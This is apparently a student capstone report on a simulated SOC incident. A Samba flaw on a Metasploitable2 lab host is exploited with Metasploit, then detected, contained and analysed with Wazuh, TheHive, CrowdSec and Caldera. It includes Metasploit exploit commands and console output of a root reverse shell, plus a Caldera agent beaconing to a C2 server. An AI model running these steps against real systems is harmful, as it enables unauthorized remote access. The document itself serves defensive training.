Capstone Project Report: Comprehensive SOC Incident Response

Introduction

This capstone project demonstrates a complete Security Operations Center (SOC) workflow by simulating a real-world cyberattack. The objective was to assess the effectiveness of detection, triage, response, automation, and post-incident analysis processes.

The attack was executed using Metasploit against a vulnerable Metasploitable2 system. Detection was carried out using Wazuh and Elastic Security, while TheHive and CrowdSec were used for incident response and containment. MITRE Caldera was utilized for adversary emulation to validate detection capabilities.

Tools Used

Tool	Purpose
Metasploit	Exploit execution
Wazuh	Threat detection & alerting
Elastic Security	Log analysis & metrics
TheHive	Incident response
CrowdSec	Threat blocking
MITRE Caldera	Adversary emulation

Attack Simulation

The attack targeted a known Samba vulnerability.

Steps:

1. Launch Metasploit
2. Select exploit:

   ```
   use exploit/multi/samba/usermap_script
   ```

3. Configure:

   ```
   set RHOST 192.168.56.101
   set LHOST 192.168.56.106
   ```

4. Execute:

   ```
   exploit
   ```

Outcome:

- Remote shell access obtained
- Unauthorized system access confirmed

Adversary Emulation

MITRE Caldera simulated attacker behavior aligned with:

- **T1210 – Exploitation of Remote Services**

Detection Logs:

Timestamp	Source IP	Alert	MITRE
2026-04-07 12:00	192.168.1.102	Samba exploit detected	T1210
2026-04-07 12:02	192.168.1.102	Remote execution	T1210

Detection and Triage

Detection

- Detected exploit activity
- Logged abnormal command execution

Triage

- Case created automatically
- Severity: **High**
- Indicators extracted: IP, exploit signature

Response and Containment

Actions:

1. Isolated compromised system
2. Blocked attacker IP via CrowdSec
3. Verified containment (ping test failed)

SOAR Automation

Workflow:

- Trigger: Wazuh alert
- Extract attacker IP
- Block IP (CrowdSec)
- Create case (TheHive)

Result:

- Faster response
- Reduced manual work

Post-Incident Analysis (RCA)

5 Whys Analysis

Why	Answer
Why compromised?	Vulnerable Samba
Why vulnerable?	Outdated software
Why outdated?	No patching
Why no patching?	Weak process
Why weak process?	Poor governance

Root Cause

Lack of patch management and security policies

Metrics

Metric	Value
MTTD	2 hours
MTTR	4 hours
Dwell Time	2 hours

Insight:

- Detection is moderate

- Response improved with automation
- Faster detection needed

Findings

- Exploitation succeeded due to unpatched system
- Detection worked but not instant
- Automation significantly improved response

Recommendations

- Implement regular patch management
- Enable real-time alerting
- Expand SOAR automation
- Conduct periodic security testing
- Improve monitoring visibility

Conclusion

This project successfully demonstrated a full SOC lifecycle, from attack simulation to response and reporting. It highlighted the importance of integrating detection tools, automation, and proactive security practices. Strengthening these areas will significantly reduce risk and improve incident response efficiency.

Report

The incident involved exploiting a vulnerable Samba service on a Metasploitable2 system using Metasploit. The attacker gained unauthorized remote access, demonstrating a critical security flaw. Wazuh successfully detected suspicious activity and generated alerts, which were escalated and analyzed in TheHive as a high-severity incident. MITRE Caldera was used to emulate adversary behavior, confirming alignment with MITRE ATT&CK technique T1210 (Exploitation of Remote Services).

Immediate response actions included isolating the compromised system and blocking the attacker's IP using CrowdSec, effectively containing the threat. A SOAR playbook automated detection and response processes, significantly reducing manual effort and improving response time. Root cause analysis identified outdated software and lack of patch management as key contributors to the breach.

Metrics analysis showed an MTTD of 2 hours and MTTR of 4 hours, indicating moderate detection capability but highlighting the need for faster response. The dwell time of 2 hours suggests that earlier detection could reduce exposure.

This exercise demonstrates the importance of proactive security measures, including regular patching, continuous monitoring, and automation. Enhancing these capabilities will improve overall security posture and minimize the risk of future attacks.

Stakeholder Briefing

A simulated cyberattack was conducted to test the organization's security readiness. The attack exploited a vulnerability in a system service, allowing unauthorized access. Security monitoring tools successfully detected the suspicious activity, and the incident was escalated for investigation.

The response team quickly isolated the affected system and blocked the attacker's access, preventing further impact. Key metrics showed that the threat was detected within approximately two hours and resolved within four hours. While the response was effective, the exercise identified gaps in system patching and detection speed.

The root cause was an unpatched vulnerability, highlighting the importance of regular system updates. Moving forward, implementing automated response systems, improving monitoring capabilities, and maintaining up-to-date systems will significantly enhance security.

Overall, the organization demonstrated strong response capabilities, but improvements in proactive security measures will further reduce risk and strengthen defense against future threats.

Kali Linux [Running] - Oracle VirtualBox


File Machine View Input Devices Help


1 2 3 4

Session Actions Edit View Help


```
                                   ####   ###
                ####          =========   ###
                ###################   ###
                  ###################   ###
                   ################   ####
                     ###########     ##
                       #######       ###
                       #######       ####
                     ###########     #####
                    #######      ########
                      ####       #######
                       ###       ########
                      #####    ###########
                     ##################
                     #   #   ###  #   #   ##
                     ####################
                      ##     ##   ##     ##
                            https://metasploit.com

       =[ metasploit v6.4.112-dev                         ]
+ -- --=[ 2,607 exploits - 1,325 auxiliary - 1,710 payloads     ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.106
LHOST => 192.168.56.106
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.56.106:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo wBA3zG7xM8MPuvSn;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "wBA3zG7xM8MPuvSn\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.106:4444 -> 192.168.56.101:43234) at 2026-03-26 09:35:18 +0530
```


```
Session  Actions  Edit  View  Help
                    #   #   ###  #   #   ##
                    #######################
                     ##     ##   ##     ##
                           https://metasploit.com


       =[ metasploit v6.4.112-dev                         ]
+ -- --=[ 2,607 exploits - 1,325 auxiliary - 1,710 payloads     ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.106
LHOST => 192.168.56.106
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.56.106:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo wBA3zG7xM8MPuvSn;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "wBA3zG7xM8MPuvSn\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.106:4444 -> 192.168.56.101:43234) at 2026-03-26 09:35:18 +0530

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:88:cc:e5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe88:cce5/64 scope link
       valid_lft forever preferred_lft forever
```









```
┌──(kali㉿kali)-[~]
└─$ ./splunkd -server $server -group red -v
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://127.0.0.1:8888
upstream dest addr=http://127.0.0.1:8888
group=red
privilege=User
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=plain-text, base64
[+] Beacon (HTTP): ALIVE
[*] Running instruction 8316dcca-afa9-4069-8546-002d121809e0
[*] Submitting results for link 8316dcca-afa9-4069-8546-002d121809e0 via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
```



Magma | Caldera
10.0.2.15:8888/agents
CALDERA
5.3.0
Agents
You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.
Deploy an agent
Configuration
1 alive 1 trusted 1 agent 0 dead 0 untrusted
Bulk Actions
id (paw) host group platform contact pid privilege status last seen
vtiyob kali red linux HTTP 27323 User alive, trusted 7/4/2026, 11:28:10 am



Magma | Caldera
10.0.2.15:8888/operations
Manual Command
Potential Link
Operation Details
Filters
running
Obfuscator: plain-text
Autonomous
Time Ran Status Ability Name Tactic Agent Host pid Link Command Link Output
4/7/2026, 11:31:37 AM GMT+5:30 success Identify active user discovery vtiyob kali 29477 View Command View Output
4/7/2026, 11:31:48 AM GMT+5:30 collect Find local users discovery vtiyob kali N/A View Command No output


Magma | Caldera
10.0.2.15:8888/operations
Manual Command
Potential Link
Operation Details
Filters
running
Obfuscator: plain-text
Autonomous
Time Ran Status Ability Name Tactic Agent Host pid Link Command Link Output
4/7/2026, 11:31:37 AM GMT+5:30 success Identify active user discovery vtiyob kali
4/7/2026, 11:31:48 AM GMT+5:30 success Find local users discovery vtiyob kali
4/7/2026, 11:32:48 AM GMT+5:30 collect Find user processes discovery vtiyob kali
Facts
Name Value Score
host.user.name kali 1
domain.user.name kali 1
Standard Output
kali
Standard Error
Nothing to show


Magma | Caldera
10.0.2.15:8888/operations
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
fieldmanual
gameboard
human
manx
sandcat
ssl
stockpile
training
CONFIGURATION
settings
fact sources
objectives
contacts
exfilled files
payloads
RESOURCES
planners
obfuscators
api docs
Log out
Hide disabled plugins
agents
operations
Manual Command
Potential Link
Operation Details
Filters
running
Obfuscator: plain-text
Autonomous
Time Ran
Status
Ability Name
Tactic
Agent
Host
pid
Link Command
Link Output
4/7/2026, 11:31:37 AM GMT+5:30 success Identify active user discovery vtiyob kali 29477 View Command View Output
4/7/2026, 11:31:48 AM GMT+5:30 success Find local users discovery vtiyob kali View Output
4/7/2026, 11:32:48 AM GMT+5:30 collect Find user processes discovery vtiyob kali No output
Facts
Name Value Score
host.user.name root 1
host.user.name daemon 1
host.user.name bin 1
host.user.name sys 1
host.user.name sync 1
host.user.name games 1
host.user.name man 1


Magma | Caldera
10.0.2.15:8888/operations
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
fieldmanual
gameboard
human
manx
sandcat
ssl
stockpile
training
CONFIGURATION
settings
fact sources
objectives
contacts
exfilled files
payloads
RESOURCES
planners
obfuscators
api docs
Log out
Hide disabled plugins
agents
operations
Manual Command
Potential Link
Operation Details
Filters
running
Obfuscator: plain-text
Autonomous
Time Ran
Status
Ability Name
Tactic
Agent
Host
pid
Link Command
Link Output
4/7/2026, 11:31:37 AM GMT+5:30 success Identify active user discovery vtiyob kali 29477 View Command View Output
4/7/2026, 11:31:48 AM GMT+5:30 success Find local users discovery vtiyob kali 29988 View Command View Output
Facts
Name Value Score
